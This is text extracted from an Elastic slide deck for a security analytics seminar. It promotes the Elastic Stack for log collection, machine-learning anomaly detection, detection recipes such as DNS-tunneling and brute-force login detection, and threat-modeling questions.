



Catch the Hack!

{ Security } Analytics Seminar


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The Elastic Stack





Stack Features

Single install
Extensions for the Elastic Stack
Subscription pricing



Security



Alerting



Monitoring



Reporting



Graph



Machine Learning



Solutions



Visualize & Manage



Store, Search, & Analyze



Ingest




Solutions



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


Ingest



Deployment

Security Analytics Enterprise



Attacks are inevitable



Security is hard

1

Security Data Exploding

Elastic Edge

- Scalable from the start
- Distributed by design
- Real-time at scale

2

**Threats are
always
changing**

Elastic Edge

- Everything is indexed
- Do more with machine learning


3

Alert Fatigue

Elastic Edge

- Ability to focus on most relevant instead of chasing tickets
- Focusing on relevance, significance and anomalous behaviour

Threat Detection Approaches



Threat Detection Market

SIEM

TIME

Network Analysis

Payload Analysis

Endpoint Analysis

Log-based Security
Analytics

Network Forensics

Payload Forensics

Endpoint Forensics

Threat Detection Market



elastic

SIEM

← TIME →

Network Analysis

Payload Analysis

Endpoint Analysis


Log-based Security
Analytics

Network Forensics

Payload Forensics

Endpoint Forensics

Cybersecurity Maturity Curve




The Elastic Approach

Customer reference ([LINK](#))

Advantages of the Elastic Stack

improve your security posture



Eliminate blind spots by using all your data




Investigate threats more quickly and efficiently



Reduce dwell time by identifying threats earlier

Foundation for Effective Security Analysis




Collect all parts of the puzzle

Normalize for aggregation and correlation across sources

Enrich to extend attributes available for analysis


Index data for fast search and analytics

Data Sources




Domain	Data Sources	Timing	Tools
Network	PCAP, Bro, NetFlow	Real time, Packet-based	Packetbeat, Logstash (netflow module)

Data Sources




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
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Data Sources


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

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Active	Scanning	User-driven, Asynchronous	Vulnerability scanners

Enrichments Filters



The Ingestion to Production Flow




Detecting Anomalies

using machine learning

What is Normal?

When something behaves like itself



When something behaves like its peers



When abnormal matters

User Behavior

- Unusual authentication activity
- Unusual file access

Host Behavior


- Free disk space lower than average
- Unusual log entries

Network Behavior

- Unusual connections between hosts
- Higher than average data transfer

Application Behavior

- Service response time abnormally high
- Dropped connections exceed normal



high memory alerts

-- server 1 -- server 2 -- server 3

The advantages of anomaly-driven alerting




**Understand
Seasonality**



**Reduce False
Positives**



**Identify
Areas of
Focus**



**Avoid Manual
Threshold
Review and
Revision**

Getting Started – Machine Learning Recipes



Elastic Machine Learning Recipes

Recipes are short documents that describe how to configure Elastic machine learning jobs to detect unusual system behaviors.

IT Operations

Service Response Change (Response Code)

Analyze response code metrics to detect service issues

[Learn More](#)

IT Operations

System Metric Change (CPU Utilization)

Analyze CPU metrics to detect system problems

[Learn More](#)

Security Analytics

DNS Data Exfiltration (Tunneling)

Analyze DNS logs to detect DNS Tunneling

[Learn More](#)

Security Analytics

Suspicious Process Activity (Host)

Analyze endpoint proxy logs to detect rare processes

[Learn More](#)

Security Analytics

HTTP Data Exfiltration (Proxy)

Analyze web proxy logs to detect HTTP exfiltration

[Learn More](#)

Security Analytics

Suspicious Login Activity (Volume)

Analyze server logs to detect brute force login attacks

[Learn More](#)

Threat Hunting

and the intelligence enrichment cycle

Threat Modeling



Who is your
Adversary?



What is their
Motivation ?




What are they
targeting?

